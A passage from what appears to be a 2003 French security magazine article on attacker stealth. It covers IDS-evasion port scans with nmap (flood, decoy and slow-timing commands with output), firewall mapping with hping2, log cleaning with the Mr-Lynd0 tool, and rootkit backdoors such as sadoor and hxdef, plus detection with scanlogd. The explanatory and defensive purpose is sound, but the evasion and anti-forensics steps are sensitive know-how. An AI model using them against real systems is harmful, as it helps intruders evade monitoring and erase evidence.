⇨ **utiliser des techniques "normales" d'accès.** La caractéristique de ces techniques est de s'appuyer sur des *credentials* existantes pour accéder de la façon la plus naturelle qu'il soit au système cible. Il s'agit ensuite d'exploiter l'accès sans se faire repérer. De cette position, l'attaquant peut escalader en privilège jusqu'à exploiter tous les modes d'exécution du processeur et donc exécuter n'importe quel code avec les droits qu'il veut.

Ça, c'était pour la partie *fun*. Pour la partie *profit*, une attaque motivée porte en général sur un système informatique plus ou moins sensible, par rapport au système d'information qu'il dessert. Aussi, l'individu malveillant n'a pas nécessairement besoin d'utiliser des codes particulièrement élaborés mais plutôt des scripts de type *SQL injection*. En effet, agissant sur des applications et des environnements transactionnels, il va plutôt scripter des requêtes d'extraction, de consolidation ou d'injection de données.

Ce dernier point implique alors la manipulation du processus informatif (et plus seulement informatique ...) de l'organisation (cf. article *Organisations systémiques*, MISC n°8) pour éviter de se faire repérer.

A ce niveaui, la subtilité de la tactique est impérative pour rester dissimulé : les techniques de camouflage ne sont plus seulement techniques, mais également organisationnelles.

Cette dissimulation adresse le plus souvent les contrôles croisés d'opérations comme les différentes actions de révisions (par exemple comptable) qu'il peut y avoir. Mais il s'agit là alors de fraude caractérisée (fiscale, financière, terroriste ou autres vilains trafics pénalement réprimés) dont les caractéristiques dépassent quelque peu le cadre de cet article.

Quel que soit le cas, l'art de la dissimulation consiste, soit à ne pas exister pour les dispositifs de protection et de surveillance, soit à paraître le plus normal du monde. Le principe de base est somme toute assez simple : en informatique, la plupart des actions impliquent des procédés interactifs (action/acquittement ou réaction) synchronisés, éventuellement en temps différé. Le "jeu" de l'attaquant est de manipuler ces interactions avec dextérité.

Pour les praticiens militaires et les pro de la tactique, ceci n'est pas nouveau et ils peuvent reconnaître là le portage d'une discipline martiale, vieille comme le monde animal, au monde technologique de l'information.

MISE EN PRATIQUE

PHASE 1 — À L'ATTAQUE !!

Comme nous l'avons vu dans la première partie théorique, la subtilité de la tactique a son importance. Si une tactique peut être de faire diversion (par exemple noyer l'attaque réelle dans un flot de fausse alerte), une autre peut être de rendre les plus discrets possible :

- **la phase de renseignement :** collecte d'informations, détection et identification des systèmes cibles, etc.
- **les opérations logistiques :** amener le "matériel" là où il faut en ayant pris soin de sécuriser le "transport", les opérations de nettoyage et de camouflage sur la machine compromise, d'exfiltration, etc.
- **la mise en place des capacités et l'exploitation :** ce peut être la compilation des outils sur place, mais aussi les actions de contrôle et de surveillance (qui surveille qui ?), comme l'utilisation des outils locaux, préparés ou amenés, et de techniques pour aller plus loin dans l'opération.

ARRIVER DISCRÈTEMENT

La partie "reconnaissance", pendant laquelle l'attaquant doit agir avec discrétion, concerne la récupération des informations pertinentes relatives à la cible, mais aussi son contexte.

Les techniques d'*info gathering* s'intéressent à l'identification des éléments pouvant se trouver en cible, mais également à ceux qui peuvent exister sur le chemin. Si certaines informations peuvent être collectées indirectement, une bonne partie de la phase de reconnaissance nécessite d'interagir avec la cible. Une collecte indirecte peut être par exemple réalisée par l'exploitation des traces laissées dans les *headers* SMTP, mais aussi dans les trames échangées que l'attaquant aura pu capturer par un accès au réseau lui permettant de *sniffer*. La collecte indirecte est par nature invisible ou difficilement repérable (une interface réseau en mode *promiscous* ou nouvelle *hop* dans le routage peut être "vue" si l'attaquant n'a pas pris de précautions). Dans la suite, nous ne traitons que de découverte directe qui fait intervenir le système cible (voir aussi l'article *Les tests d'intrusion* de F. Raynal et R. Detoisien, MISC 0).

DÉCOUVRIR SANS SE FAIRE DÉCOUVRIR

Le scan de ports est bien sûr l'une des méthodes les plus courantes pour découvrir et cartographier les services à l'écoute. Cette méthode permet, après traitement, de lister les faiblesses et les vulnérabilités exploitables pour compromettre le système distant. Ce sujet étant régulièrement rabâché, nous ne nous y attarderons pas en ce qui concerne l'utilisation même des outils.




Illustration 1 : Typologie des techniques de scan

La recherche d'information par cette méthode est assez "bruyante" si aucune précaution n'est prise. Intéressons nous à la manière de la rendre discrète !

Les techniques de scan sont à classer en cinq grandes catégories bien spécifiques, exposées en **Illustration 1**.

Chacune de ces techniques permet de déterminer si les ports d'une cible sont ouverts, fermés, mais aussi filtrés (cf. *Remote OS detection via TCP/IP Stack FingerPrinting*, fyodor). Savoir quelle est la technique correcte à utiliser dans un environnement donné dépend de la topologie du réseau, de la présence d'IDS susceptibles d'identifier l'action, et des fonctions de *logging* configurées sur la cible.

Si les techniques d'*open scan* génèrent des quantités de logs importantes et donc facilement repérables, la qualité des résultats produits (peu de déchets) est en revanche intéressante pour l'attaquant.

L'utilisation de *stealth scan*, des options *decoys*, etc. aident à leurrer les IDS dans une certaine mesure. Ils peuvent en outre renseigner sur les firewalls se trouvant sur la route. Cependant, cette technique n'est pas forcément la plus intéressante pour l'attaquant. En effet, l'implémentation du scan permettant d'identifier les ports ouverts induit le risque de perdre des paquets dans les réseaux traversés.

Cela introduit des *falses positives* dans la phase de reconnaissance. C'est souvent le cas lorsqu'on travaille avec les *flags* des paquets ou les prédictions de séquences.

Le souci principal de l'attaquant pendant la phase de reconnaissance est de réduire les possibilités de détection des NIDS. L'article *Concepts et contournement des IDS* du MISC n°3 ayant déjà présenté les différentes techniques permettant de contourner une NIDS, nous résumons ici les possibilités de contournement.

5 possibilités de contournement

1 Aveugler les systèmes de capture et d'analyse des NIDS en *floodant* : Cette technique consiste à surcharger le NIDS pour qu'il ne puisse pas analyser la totalité du flux capturé, et par conséquent, qu'il ne détecte pas l'attaque principale. Une possibilité est de lancer le même scan rapide à partir de plusieurs sources synchronisées (attention aux dénis de service dus à l'engorgement de la bande passante du réseau !), en employant par exemple une ligne de commande :

```
nmap victime1.pigeon-sa.com victime2.pigeon-sa.com -T Insane -p1 -65535 -sT --max_rtt_timeout 15000 --max_parallelism 250
```

Si cette ligne de commande lancée de façon similaire sur plusieurs sources vers plusieurs hôtes risque de provoquer une saturation importante du réseau (*port scan* en mode connecté pour minimiser les erreurs et fortement parallélisé), elle permet tout de même d'obtenir les informations escomptées en un minimum de temps :

```
bigorre:~#nmap ossau -T Insane -p 1-65535 -sT --max_rtt_timeout 15000 --max_parallelism 250
Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-07-10 16:46 CEST
Interesting ports on canigou (2xx.x7.1x5.x2x):
(The 65524 ports scanned but not shown below are in state: closed)
   Port       State       Service
   25/tcp     open        smtp
   80/tcp     open        http
   389/tcp    open        ldap
   443/tcp    open        https
   3128/tcp   open        squid-http
   3306/tcp   open        mysql

Nmap run completed -- 1 IP address (1 host up) scanned in 9 seconds
```

Illustration 2 : Portscan très agressif

Bien qu'elle soit correctement dimensionnée et configurée, la sonde réseau se trouvant dans le contexte (ici une NIDS *snort2*), n'y a vu que du feu et a mal qualifié le flux analysé. Non seulement elle s'est trompée de cible (en destination on a `Orhy` au lieu de `Canigou`), mais en plus n'a pas remonté la bonne alerte (*DDOS mstream client to handler*)... En résumé, la sonde a bien vu un évènement réel se produire mais a été suffisamment aveuglée pour ne pas pouvoir rendre compte correctement (**Illustration 3**)

Un exploitant sécurité basique comme on en trouve dans à peu près tous les grands services informatiques des entreprises n'ira pas chercher plus loin que cette information.Et ça, l'attaquant le sait !

MISE EN PRATIQUE




Illustration 3 : Identification de l'activité anormale côté sonde

2 Submerger la surveillance sous les faux-positifs : Vous vous souvenez peut-être du film *War Games* ? A un moment, l'un des vigiles commence à s'agiter en voyant des traces de lanceurs à tête nucléaire sur son moniteur de contrôle : "hey! j'ai une attaque à 3h !... une autre à 10h ! hé, y'en a partout !!". Ces traces, totalement inconsistantes, ont captivé l'attention des autorités, qui du coup n'ont pas vu que c'était le système central qui s'était fait pirater...

Le principe est bel et bien de faire diversion en provoquant de nombreuses remontées d'alertes. En parallèle, une attaque réelle contre le réseau est lancée, et pendant que les chargés de surveillance sont occupés à analyser le flot d'alertes, ils ne se rendront pas compte à temps de la réalité de l'attaque. Nous pouvons utiliser l'option *decoy* de `nmap` pour générer des scans multiples.

Dans cet exemple, nous utilisons plusieurs leurres, existants ou non, pour forger les IP sources des trames de scan. Ceci a l'avantage de nous permettre de passer plus ou moins inaperçu côté IDS, et surtout de littéralement submerger le *logger* du système cible : les trames initiées par *ME* arrivent en septième position aprés six scans massifs (65535 tentatives espacées systématiquement de 15s pour chacune des sources ...) et sont encore suivies par deux scans massifs. Un système de détection de *portscan* pourrait bien être configuré pour placer une règle interdisant l'accès et nous faire perdre l'accès. Qu'à cela ne tienne : plaçons le hop que nous pouvons identifier comme *default gateway* précédente comme source aussi du scan (dans la liste des *decoy*) !

```
cagire:~#nmap -
Drhune,iraty,orhy,ossau,anie,bigorre,ME,neouvielle,vignemale,fourca
t,sailfort -p 1-65535 -T Sneaky -p0 canigou

Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-07-10 16:46
CEST

Interesting ports on canigou (2xx.x7.1x5.x2x):

(The 65524 ports scanned but not shown below are in state:
filtered)

    Port       State      Service

    25/tcp     filtered    smtp

    80/tcp     open        http

    389/tcp    filtered    ldap

    443/tcp    open        https

    3128/tcp   filtered    squid-http

    3306/tcp   filtered    mysql


Nmap run completed -- 1 IP address (1 host up) scanned in 9 seconds
```

Illustration 4 : Portscan à source multiple

Aprés avoir identifié l'origine de son blocage, l'empêcheur de scanner en rond aura certainement reconfiguré son détecteur... Aussi, nous pourrons désormais continuer à oeuvrer assez tranquillement dans nos reconnaissances.

3 Fragmenter le trafic IP : En émettant des paquets IP fragmentés (qui seront réassemblés par la pile IP de destination), les NIDS sont aussi obligés de les réassembler pour analyse. Utilisant par exemple *fragroute*, cette technique, vient le plus souvent en complément des précédentes : l'objet est d'aveugler la sonde pour masquer le passage du trafic réellement à risque.

4 Utiliser le temps : Un scan peut être réalisé lentement par les options *-T Paranoid* (5mn entre chaque scan) ou *-T Sneaky* (15s entre chaque scan). Sachant qu'une NIDS maintient un état de l'information (TCP, IP fragments, TCP scan ...) pendant une période de temps définie (en fonction de la capacité mémoire, de la configuration, etc.), elles ne détectent souvent rien si deux scans consécutifs sont trop espacés.

Par ailleurs, si l'attaquant répartit un vaste scan (plusieurs hosts et plusieurs ports scannés) en le "scriptant" dans le temps (sur plusieurs semaines par exemple) et en le répartissant sur plusieurs sources, il sera alors très difficilement repérable. C'est pourquoi il est primordial de ne pas négliger les scans (qui sont cependant légaux en France pour le moment, ce qui n'est pas le cas dans tous les pays) et organiser leur traitement au sein du processus de surveillance.

5 Simuler un avortement : À partir d'un scan en mode connecté permettant de connaître la distance qui sépare la cible de l'attaquant (par exemple à tâtons, mais aussi avec les `ttl` des trames ACK), une possibilité de leurre est d'envoyer un RST dont le `ttl` est la distance décrémentée de 1 : la trame RST ne parviendra jamais à la cible, laissant ainsi la connexion ouverte, tout en signalant un avortement de session TCP à une éventuelle sonde placée sur le chemin.

En plus de lister les services en écoute, des outils comme `nmap` ou `cron-os` permettent également d'identifier les systèmes d'exploitation cibles par *fingerprinting* (cf. l'article *OS fingerprinting*, Misc n°7), tout en étant aussi furtifs, à condition bien sûr de prendre les précautions nécessaires ...

Comprendre la topologie du réseau et le routage

Ces listes de services connus (ouverts ou filtrés), l'attaquant se préoccupe ensuite de découvrir ce qu'il y a sur son chemin. Pour comprendre la topologie du réseau et le routage, autant chercher simplement à accéder comme un utilisateur quelconque ! La signalétique du réseau se chargera toute seule de le renseigner comme il faut.

Pour comprendre un peu ce que peut obtenir un attaquant, procédons comme il le ferait en utilisant par exemple `hping2`. L'avantage d'*hping2* est qu'il permet de forger assez facilement les paquets que nous voulons. Par exemple, la commande :

```
hping2 --traceroute -t 1 --udp --baseport 53 -keep -V -p 53 canigou
```

permet de faire un *traceroute* en commençant avec un `ttl=1` en utilisant des paquets de type UDP depuis le port source 53 vers le port destination 53 (DNS) de la machine victime. Le flag `-V` permet d'avoir un résultat verbeux.

Ce type de traceroute, comme tout autre (cf. article de C. Blancher dans ce même numéro), nous renseigne sur les éléments traversés par le paquet. Si l'un de ces équipements est un *firewall*, il y a de fortes chances que notre paquet soit "loggé". Cette information pourra être agglomérée et consolidée par ailleurs. Aussi, pour rester camouflé, l'attaquant préférera certainement utiliser une machine source de rebond à partir de laquelle il déroulera cette phase de reconnaissance.

En jouant sur les défauts de fragmentations et les flags, il est possible d'identifier discrètement le type de configuration d'un firewall (filtrage de paquets ou *stateful*) en procédant par comparaison entre au moins deux ports, l'un ouvert et l'autre filtré, d'une machine se trouvant derrière.

```
Port       State      Service
 25/tcp    filtered   smtp
 80/tcp    open       http
 389/tcp   open       ldap
 443/tcp   open       https
 3128/tcp  open       squid-http
 3306/tcp  open       mysql
```

Illustration 5 : Etat des ports de *canigou* scannés depuis *cagire*

Prenons le résultat de l'exemple de scan vu plus haut de la machine `canigou` scannée à partir de la machine `cagire` :

Le port `smtp` attire l'oeil. Testons-le, au risque de générer une ligne de log sur le filtre qui doit se trouver dans le coin : il peut y avoir un émetteur SMTP qui initialise sa connexion sortante depuis ce port ou, pourquoi pas, un serveur `smtp` ? Cependant, comme nous sommes abonnés à *Phrack*, en utilisant la trouvaille de Ed3f publiée dans le n°60, il se pourrait bien que nous puissions agir en étant correctement camouflés dans le bruit de fond normal et indétectables par des outils qui ne se sont pas encore prévus pour nous voir de la sorte ... Testons :

```
cagire:~#telnet canigou 25
telnet: Unable to connect to remote host: Connection refused
```

Voilà qui est clair : le port est filtré par la machine elle-même ou par un équipement placé en *insert*. Vérifions maintenant qui, de la machine ou du filtre, nous envoie un RST :

```
cagire:~#hping -S -c 1 -p 25 -b canigou
HPING canigou (eth1 19x.x6x.x2x.x3x): S set, 40 headers + 0 data bytes
len=44 ip=2xx.x7.1x5.x2x flags=RA seq=0 ttl=32 id=48532 win=512
rtt=137.1 ms
```

Puisque nous avons une réponse, nous savons qu'un filtre de paquets est en *insert*. Nous pouvons nous douter aussi qu'il y a quelque part un NIDS ...

Si nous n'avions pas eu de réponse, nous aurions pu soupçonner que notre paquet arrivait non filtré jusqu'à la cible qui l'aurait alors "droppé". En comparant les TTL du RST et du SYN, nous pouvons déterminer l'existence de l'équipement de filtrage si nous constatons une différence.

En remarque complémentaire de l'observation de Ed3f à propos de la technique de comparaison des TTL (cf. article 0x0c, Phrack60), qu'il dit caduque (et il a raison), dès lors qu'il y'a un filtre en *bridging mode*, en couplant la technique précédente (à base de `telnet` et de `hping2`) et celle-ci (basée `ttl`), il est tout de même possible d'identifier la présence du *bridge* filtrant...

L'ennui pour l'instant est que nous avons laissé des traces à chaque fois parce que nos paquets étaient valides. Pour ce que nous en faisons, ils n'ont pas besoin d'être corrects ! Nous avons juste besoin que leur impact sur la cible nous génère les réponses dont nous avons besoin. Forgeons-les donc pour qu'ils soient invalides et rejetés par les piles IP cibles, et par conséquent, non "loggés" : la plupart des systèmes en production ne "logguent" pas les paquets *martians* (cette fonction n'est pas implantée sur tous les systèmes). L'affaire est maintenant dans le sac : nous avons notre topologie en toute discrétion...

Oeuvrant méthodiquement, l'attaquant cherchera aussi par cette voie à reconnaître, par exemple, l'existence d'honeypots.

Une fois la topologie connue, l'attaquant est capable de déterminer également le niveau de protection auquel il a affaire (brouillon, non suivi, etc.ou au contraire particulièrement à jour). Aussi, il ne reste plus à l'attaquant qu'à déterminer le meilleur moyen pour entrer : exploiter une vulnérabilité (s'il y en a) sur l'un des services qu'il aura identifié ou faire le tour et "s'infiltrer" (cf. l'histoire "du comptable et de la souris blanche" de l'article *Organisation systémique* du MISC n°8 !) : la meilleur etactique n'est pas forcément celle où tout se fait à distance ...

MISE EN PRATIQUE

QUELQUES CONTRE-MESURES PAR RAPPORT À TOUT CE VOYEURISME !

Un bon moyen de repérer des scans est d'utiliser l'excellent "logger" *scanlogd* (**http://www.openwall.com/scanlogd/**) de Solar Designer.

Cet outil a initialement été codé pour illustrer la variété d'attaques qu'un contributeur d'IDS doit prendre en compte (cf. article *Designing and Attacking Port Scan Detection Tools* pour *Phrack* n°53).

scanlogd détecte les interactions sur les ports et écrit une ligne par portscan via les mécanismes `syslog`. Ainsi, si une source envoie plusieurs paquets pendant une certaine durée, l'évènement sera "loggé" de la façon suivante :

```
canigou:~#tail -2 /var/log/syslog
Jul 10 16:53:20 src@canigou scanlogd: 19x.x6x.x2x.x3x:80 to
2xx.x7.1x5.x2x ports 35200, 158, 54913, 33411, 23754, 21891, ...,
FsrPaUxy, TOS 00, TTL 40 @16:53:20
Jul 16 16:54:33 src@canigou scanlogd: 19x.x6x.x2x.x3x:53 to
2xx.x7.1x5.x2x ports 45671, 830, 32080, 52716, 60037, 10757, ...,
fSrpauxy, TOS 00, TTL 55 @16:54:33
```

Complété avec de bons outils d'analyse et de corrélation dans une plate-forme de surveillance intégrant tous les éléments nécessaires à la centralisation, la normalisation, la consolidation et le traitement, il est déjà possible de correctement surveiller la plupart des approches.

La surveillance humaine chargée de l'analyse de logs pourra constater l'activité, à condition d'être outillée et surtout compétente : encore trop de surveillants n'ont pas le niveau requis ni même la culture adéquate (trop souvent ce poste est plus que largement sous-estimé).

PHASE 2 "GOT R3WT !..." EFFACER ET ÉVITER LES EMPREINTES

Dans cette phase, on considère que l'attaquant a réussi à acquérir tous les droits sur la machine sans nous attarder sur comment il a fait : les traces seront effacées. Ceci est important pour lui, qu'il s'agisse juste d'une machine de rebond ou de la cible de l'attaque même : il ne faut pas qu'il soit possible de remonter jusqu'à lui. Du moins, c'est ce qu'il espère.

Aussi, dans cette partie, nous détaillons les traces à effacer, comment les effacer, comment revenir et agir désormais sans en laisser.

EFFACER SES EMPREINTES

Comme tout délinquant, l'attaquant sensé commence par nettoyer les lieux du forfait. Aussi, il doit savoir sur quoi il a agi ! Un parcours dans l'arborescence en tant que root, administrateur ou utilisateur équivalent l'informe sur la configuration de la machine. Cependant, en explorant, il génère encore des traces, par exemple :

- les attaquants débutant, oublient souvent de nettoyer le `/root/.bash_history` (ou équivalent selon le shell) ;
- avec les *MACTime* des fichiers auxquels l'attaquant accède : listez vos fichiers d'abord avec un `ls -l` puis avec un `ls -lc` par exemple pour visualiser le *ctime* ou *date de dernière modification*, ensuite comparez les dates ... ;
- des traces dans le *swap* que des programmes qu'il lance peut générer ;
- les fichiers qu'il peut effacer : seuls les *inodes* sont "déconnectés"...

Que de traces boueuses sur le beau carrelage blanc ! Pour quelqu'un qui veut rester discret, il y a du travail !

Par conséquent, l'attaquant n'a pas d'autre moyen que d'être extrêmement précautionneux dans la préparation de la surface : il ne sait pas *a priori* ce qu'il trouvera sur la machine. Aussi, un rapide état des lieux lui permet de :

- repérer les outils de sécurité locaux (configuration particulière du kernel, un système de contrôle d'intégrité, etc.) ;
- identifier la destination des logs (locaux ou distants ?) ;
- vérifier la fréquence d'accès de l'administrateur (à partir des logs !) ainsi que les opérations qu'il réalise lorsqu'il vient (avec le `.bash_history` par exemple) ;
- etc.

Ce petit bilan fixe assez rapidement l'attaquant sur le temps dont il dispose pour agir, sur les contraintes avec lesquelles il doit composer, tout comme sur la charge de travail de camouflage qui l'attend. Ces trois conditions le guident dans la manière d'exploiter la machine.

Aussi, pour commencer, et également pour gagner un peu de temps, l'attaquant nettoie les logs (s'ils sont locaux !), histoire de ne pas se faire repérer tout de suite. Pour cela, il peut utiliser par exemple un petit programme qui fait ça très bien : `Mr-Lynd0`. Actuellement en version 1.2 (mars 2003), ce *log cleaner* pour Linux nettoie les logs contenu dans le `/var/log` et masque un utilisateur en modifiant les fichiers `wtmp` (ce fichier trace les logins et les logouts du système) et `utmp` (ce fichier permet de savoir qui est en cours d'accès au système).

Observons un peu comment il opére. Dans sa version 1.2, Mr-Lynd0 affecte les fichiers :

```
/var/log/wtmp
/var/run/utmp
/var/log/lastlog
/var/log/messages
/var/log/secure
/var/log/maillog
/var/log/xferlog
/var/log/proftpd.log
```

Les premières traces dissimulées, il n'y a (presque) plus de raisons particulières pour que les soupçons soient éveillés. Aussi, le délinquant dispose d'un peu de temps pour préparer la suite de son forfait, notamment une partie de l'aspect logistique concernant le rapatriement des éléments de *rootkit* qu'il s'est assemblé ou qu'il a récupéré en kit tout prêt.

CONSOLIDER LA POSITION

Désormais, l'attaquant souhaite revenir et agir sans laisser de traces, et sans se faire remarquer non plus. Pour cela, il emploie un appareillage plus ou moins complet : un *rootkit*.

Un *rootkit* est un ensemble d'outils que l'attaquant télécharge sur le système victime après avoir acquis un premier accès. Cet ensemble est généralement constitué d'un *sniffer* réseau, de *log cleaners* tels que celui précédemment décrit, de versions corrompues des utilitaires systèmes courants (par exemple des remplaçants de ps, netstat, ifconfig, killall, etc.), et, pour les plus évolués, de modules du noyaux. Bien évidemment, tout cela met à mal l'intégrité du système cible. De plus, une fois un tel outil présent sur l'OS, souvenez-vous que vous ne pouvez plus faire confiance à votre propre système, et en particulier aux programmes qui testent son intégrité : il y a des risques qu'ils aient été trafiqués !

Revenir sur le système

Le principal objectif d'un rootkit est de laisser un attaquant revenir sur la machine compromise et y accéder sans se faire détecter. Pour cela, si jusqu'à il y a peu, les rootkits intégraient une *backdoor* sous la forme d'un nouveau démon facile à détecter (un *portscan* de la machine suffisait à découvrir un nouveau port en écoute), la donne change. En effet, il devient fréquent de trouver :

- des versions "trojanées" de services standards : named pour un accès via des *covert channels* en DNS, httpd via un trojan "proxifiant" le démon normal, etc. ;
- pas de nouveaux services du tout, mais un mode de fonctionnement anormal de la pile IP, dorénavant capable de réagir à des comportements prédéterminés du trafic réseau (par exemple le backdoor intégré au rootkit hxdef fonctionnant sur les plates-formes Windows 2000).
  Dans ce cas, c'est le kernel qui est affecté via un module inséré qui intercepte et détourne l'implémentation IP normale avant de lui réinjecter son flux ;
- ou de façon similaire, sans service en écoute, l'interface réseau (pas nécessairement passée en *promiscous mode* !) récupère le trafic pour permettre au code l'analysant en *raw IP*, de réagir sans se faire pour autant identifier (par exemple Cd00r ou SAdoor s'appuient sur la libpcap).

Dans ces deux derniers cas, le trafic étant destiné à une autre machine, les soupçons se porteront naturellement ailleurs !

Nous pouvons en outre remarquer que les 2 derniers outils permettent, dans la plupart des cas, de "bypasser" un éventuel firewall (en entrée comme en sortie) installé sur la cible.

Sadoor est un outil codé pour administrer à distance (si!si!) des équipements sensibles, comme par exemple des NIDS, dont la carte réseau est configurée en *stealth mode*. Sadoor écoute en attente de certains types de paquets (configurables, bien sûr), sur une interface définie.

Lorsque les premiers "bons paquets" arrivent (les clefs), le paquet de commande est accepté. Il contient une commande shell que sadoor n'a plus qu'à exécuter, ou des informations décrivant la manière d'établir une connexion. Ce paquet est chiffré par du blowfish (clefs symétriques de 448bits partagées entre clients saador).

Le fichier de configuration reprenant les mêmes éléments côté serveur que côté client, la procédure est relativement transparente pour l'utilisateur de sadoor (dans le cas présent pour nous, il s'agit tout de même d'un attaquant, n'oublions pas ce *petit* détail !).

Dans l'exemple présenté en **illustration 6**, le scénario est assez sophistiqué et met en oeuvre plusieurs techniques afin d'être le plus furtif possible, tant dans le déclenchement de la commande par saador, que dans l'établissement d'un canal de retour permettant à l'attaquant d'interagir avec le serveur comme s'il se trouvait en local.

L'attaquant que nous avions laissé tout à l'heure avec juste les traces effacées peut dorénavant revenir à loisir sur cette machine pour achever de se masquer.

Disparaître

Une autre caractéristique des rootkits est de remplacer, "patcher" ou "hooker" le fonctionnement des binaires systèmes de manière à rendre indétectable, non seulement la présence de l'intrus, mais également ses actions passées comme celles qu'il réalise.

Que ce soit pour Unix ou pour Windows, la grande mode est à l'interception d'appels entre modules, avec une forte préférence




Illustration 6 : Trafic camouflé en canal bidirectionnel sur base de sadoor

pour les implantations bipolaires *userspace / kernelspace,* et avec entre autres jeux, les escalades de privilèges pour passer de l'un à l'autre.

De ce fait, les rootkits se scindent en deux grandes familles :

- les ensembles d'outils prêts à "servir" : ils intègrent les fichiers destinés à être copiés à la place des versions "légales" : il s'agit essentiellement de l'ancienne génération de rootkits comme par exemple `Elkit`, `T0rn` ou `LRK` ;
- les systèmes "patcheurs" : il s'agit plus d'une collection modulaire d'outils divers (une sorte de distrib), dont on prend ce qu'on veut pour se faire son propre rootkit en fonction de la cible, du contexte, etc. On retrouve le plus souvent également les outils de type *loadable kernel modules* ou *LKM.*

L'objectif des LKM est d'interagir avec le noyau pour intervenir directement en *kernel space*. Dans cet environnement d'exécution, le code a accès aux différents modes d'exécution du processeur, ce qui lui permet notamment de "swaper" de mode protégé en mode réel, et inversement pour accéder à l'espace adressé physiquement.

Ainsi, par exemple, l'idée centrale de `hxdef` dans sa version 0.73, est d'utiliser des fonctions API particulières comme *WriteProcessMemory* ou *CreateRemoteThread* pour créer un nouveau *thread* pour les process executés.

Ce thread sert à ré-écrire des fonctions particulières à certains modules système, principalement `kernel32.dll` et `advapi.dll`, et à injecter du code pour contrôler les résultats des API et les modifier dans certains cas précis. Pour rester discret, `hxdef` est masqué aux autres processus et API.

L'attaquant utilisant `hxdef` peut masquer des fichiers, des process, des services (au sens NT), des connexions et des clefs de registre, au moyen d'un fichier `.ini`. Le programme permet également d'installer des backdoors, en les lançant comme service, tout en les maintenant masqués également.

Dans sa version 0.73, `hxdef` sait correctement détourner les appels API suivants, entres autres :

```
Kernel32.ReadFile
Kernel32.CreateProcessW
Kernel32.CreateProcessInternalW
Ntdll.NtQuerySystemInformation
Ntdll.NtQueryDirectoryFile
Ntdll.NtVdmControl
Ntdll.NtResumeThread
Ntdll.NtEnumerateKey
Ntdll.NtReadVirtualMemory
Ntdll.NtLdrLoadDll
Ntdll.NtLdrInitializeThunk
WS2_32.recv
Advapi32.EnumServiceGroupW
Advapi32.EnumServicesStatusA
Advapi32.RegEnumKeyW
Advapi32.RegEnumKeyA
```

Via le détournement des fonctions WinSock `*recv`, `hxdef` détecte l'envoi de paquets spécialement construits sur un port ouvert par un autre processus. Il agit ensuite comme backdoor ou redirecteur TCP, sans qu'aucun port suspect ne soit ouvert.

